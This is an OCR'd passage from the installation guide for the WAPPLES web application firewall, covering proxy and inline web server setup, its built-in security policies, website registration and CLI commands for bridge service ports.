


Fig. III-17. Web Server Configuration

Click the [Add] button to add a web server. To operate the server in proxy mode, map the IP address and port number of the web server you entered in the WAPPLES Proxy IP address and port one to one. WAPPLES works as a type of web security proxy such that access to the mapped Proxy IP and port of WAPPLES will be connected to the IP and port of the designated web server.




Fig. III-18. Adding a Web Server in Proxy Mode

When operating the server in inline mode, select “Inline Mode” for Proxy IP as in [Fig. 27. Adding a Web Server in Inline Mode].




Fig. III-19. Adding a Web Server in Inline Mode

If the IP and port number of the web server you entered use SSL communication, you must register the related SSL certificate and secret key file using the [SSL] button. Refer to the user manual for more detailed settings.

When traffic comes through the registered web server IP and port number, WAPPLES will intercept the traffic. WAPPLES then detects and blocks dangerous attacks in the traffic it intercepted to protect the web server.




Fig. III-20. Web Server Configuration Completed

Clicking [Next] in [Fig. 26. Adding a Web Server in Proxy Mode] causes WAPPLES to display web server information as in [Fig. 28. Web Server Configuration Completed].

4.3 Completion of the Network Setting

This is the end of the WAPPLES network setting. The Network Configuration Information window shows WAPPLES's network configuration information as follows (you can also export the network configuration information by clicking [Export Setting]:




Fig. III-21. Network Configuration Information

5. Adding a Website

5.1 Selecting Policies for the Website

Once network-related settings are completed, select the policies to be applied to the websites to be protected.

Click [Policy] in the toolbar.

Fig. III-22. Select Policy

You will see the following website setting window:




Fig. III-23. Policy Window

The left side of the window shows a list of policies and the list of websites using this policy. The right side of the window shows the details of the policy selected on the left side.

WAPPLES basically provides seven policies. These policies are provided by the WAPPLES system, and they cannot be modified or deleted.

Table 6. Basic Policies

Policy Name	Description
[All-block]	This policy blocks all communications regardless of the attack.
[PCI-DSS Security Level]	Provides security level complying with PCI-DSS
[Advanced Security Level]	As a high-security level policy, detects most of attacks including rarely happening ones. except for ones requiring detail custom settings.
[Standard Security Level]	As an one level higher than [Basic Security Level], the most optimized policy for general web configuration.
[Basic Security Level]	As a policy that is capable of detecting basic attacks, detects generalized and famous attacks.
[Detection Only, No-block]	Same detection setting with [Basic Security Level], but do not conduct any countermeasure
[All-pass without detection]	Passes communications of related websites as they are without inspecting whether they are attacks

The policies provided by default cannot be modified. The administrator is advised to add additional policies. Click the [Add Policy] button on the main window for site setting to add a policy.

Fig. III-24. Selecting a Basic Policy

A new policy is added based on the existing policy. Select the basic policy to begin. If you have a policy saved to a file, click [Open Policy] to open the policy file.




Fig. III-25. Modifying the Contents of the New Policy

Check the detection rules among the detection settings and countermeasure setting of the new policy that you want to modify and click [Next]. You can modify the detection settings and countermeasure setting for each detection rule.




Fig. III-26. Detection Settings and Countermeasure Setting of Each Rule

A new policy is added as a result.

In this chapter, register a website under the [Detection Only, No-block] option. Refer to the user manual for details on how to use the policies established by the administrator aside from policies that are basically provided.

5.2 Adding a Website

01 Adding a New Website

At [Fig. III-23. Policy Window], click [Add Website] to add a new website.

[Website Name] has to match the DNS name in service; an already registered name or the name of another website is not acceptable.




Fig. III-27. Registration of a New Website

The website name will be entered in [Website Description] if you do not specify one.

The [Port Number] of the website is basically 80; if you are using another port, however, enter the corresponding port number.

After entering the website's name, port number, and description, click [Next] to enter additional network connection information.

A red exclamation mark will appear if the information you provided is unacceptable. Place the cursor on the exclamation mark to view the cause of error in a balloon help.

The Setting Wizard will display the following error messages when there is an error in the website name and description entered by the administrator:

Table 7. Error Messages in Website Setting_1

Error Message	Cause
Blank is not allowed.	The website name or description field is left blank.
Out of input range	If the inputted port number is less

Error Message	Cause
	than 0 or greater than 65535

02 Registering Additional Information for the Website

When using ISSAC-Web, Penta Security System's web security solution, check "Use ISSAC-Web." Afterward, register the web server secret key file used by ISSAC-Web using [Import secret key] and click [Next].




Fig. III-28. Check "Use ISSAC-Web"

The Setting Wizard will display the following error messages in case the administrator enters inappropriate values when using ISSAC-Web:

Table 8. Error Messages in Website Setting_2

Error Message	Cause
Blank is not allowed.	The secret key is not entered, or the secret key field is left blank.
Cannot read file	The secret key cannot be read in text file format.

Fig. III-28. Check "Use ISSAC-Web" causes [Fig. 75. Enter Reliable IP Zone] to appear. To fill out [Reliable IP], enter one IP or IP/Netmask in each line.




Fig. III-29. Enter Reliable IP Zone

The Setting Wizard will display the following error messages in case the administrator enters inappropriate reliable IP:

Table 9. Error Messages in Website Setting_3

Error Message	Cause
Enter one IP in each line. Blank is not acceptable.	The blank line is included in the list of IPs entered.
There is duplicated IP	The same IP is entered more than once in the list.
{IP you entered} wrong IP.	Each IP in the IP list does not comply with the IP format and netmask format.

If you are not using the URI Access Control rule, and you do not need to specify private web pages, you do not need to specify [Reliable IP]. For details on the URI Access Control rule, refer to the user manual.

[Reliable IP] is the information referred to by two functions.

The first of the two is the function that automatically generates the URI access control list. When the IP registered to [Reliable IP] attempts to access the website, it automatically learns the website's URI and registers the corresponding URI to [URI Access Control List].

The other function is used to allow only the IP registered to [Reliable IP] when the requested web page (URI) is registered as a private web page for the administrator's use in [URI Access Control List]. For details on the URI Access Control List, refer to the user manual.

Enter the security key used for encrypting important information of the website. The management tool automatically generates a key that lets you move to the next step without making particular settings. To change the security key, you can click [Change Security Key] to create a security key automatically. Once the key is created, click [Next].

The security key is used within the WAPPLES system; it must be created by the random number-generating algorithm so that it is sufficiently complicated.

If you suspect the disclosure of the contents of the key during website operation, or if you need to change the key, click [Change Security Key] to create a new key. This key is used for various encryptions and to secure integrity within WAPPLES.

> ⓘ Changing this key during operation changes all keys used by WAPPLES and causes misdetection (erroneous detection).




Fig. III-30. Entering a Security Key

Configure whether the web server file system will be case-sensitive. Generally, the Windows system is not case-sensitive, but the Unix system is.




Fig. III-31. Setting for Case-Sensitiveness

Enter aliases for the website. One website can have many names. WAPPLES uses this information to determine which website to which access is currently being attempted. Enter correctly and as many aliases used by website users to access the website as possible. The best way to do this is to enter the aliases of the website as they were specified in the web service program (IIS or Apache, etc.). If this information is not specified or is incorrect, WAPPLES's security policy can be applied inappropriately, or it can cause problems in the normal use of web services in serious cases. Even the alias in the IP address form such as "192.168.0.99" has to be specified if it is in use.

The Setting Wizard will display the following error messages in case the aliases of the website entered by the administrator are incorrect:

Table 10. Error Messages in Website Setting_4

Error Message	Cause
You should enter one name each line. You cannot enter the blanks.	There is an empty line.
There is duplicated name.	There is a duplicate website alias in the provided list.
'{{Name}}' is already registered website as another name of '{{Website name}}.'	The same alias has already been registered.




Fig. III-32. Entering Website Aliases

Select the policy to be used in the website among the policies registered recently. Check the detailed contents of the policy and select the policy that suits the direction of operating the website. For now, select [Detection Only, No-block]. To change policies after adding websites, use [Modify Website] or drag and drop the corresponding website from [Fig. 32. Policy Window] to the policy you want to apply. For details on policy application, refer to the user manual.




Fig. III-33. Selecting Policies to Apply to a Website

Check the settings and click [Confirm] to finish.




Fig. III-34. Result of Website Addition

Many websites are allowed. Register all websites to be managed under the corresponding policies as described above.

6. Service Port Setting

After completing the website settings using WAPPLES's management tools, you are ready to use WAPPLES's security service. Connect the Ethernet cable to the WAPPLES's service port according to the WAPPLES's network operation location.

6.1 Adding, Deleting and Confirming the Service Port

You can register the service port by accessing CLI through [2.1. Connecting the Management Port].

Enter the [enable] command in CLI to obtain authorization followed by the [configure terminal] command to shift to configuration mode. You need to access the network through the [network] command in configuration mode to execute commands for the service port setting.

01 Adding

You can set the service port for the corresponding bridge interface after adding the bridge interface in config-network mode.

To add a bridge interface, enter the [bridge-int] command followed by a question mark (?) to view the list of values to be entered. Afterward, enter [bridge-int add [bridge interface name]] to add a bridge interface as follows:

```
penta-np# configure terminal
penta-np(config)# network
penta-np(config-network)#   bridge-int ?
    add  add bridge interface
    del  del bridge interface
penta-np(config-network)# bridge-int add br0
OK.
```

To add a service port, enter the [bridge] command followed by space and question mark (?) to view the list of values to be entered. Afterward, enter [bridge add [bridge interface name] [device name]] to add the service port.

```
penta-np# con t
penta-np(config)# network
penta-np(config-network)# bridge ?
    add  add bridge NIC
    del  delete bridge devicename
penta-np(config-network)# bridge add br0 tp0
OK.
penta-np(config-network)# bridge add br0 tp1
```

```
OK.
```

02 Deletion

Enter the [bridge del [bridge interface name] [device name]] command in config-network mode to delete the corresponding service port. Entering the command causes the system to display "OK" as follows and delete the corresponding service port:

```
penta-np(config-network)# bridge del br0 tp0
OK.
```

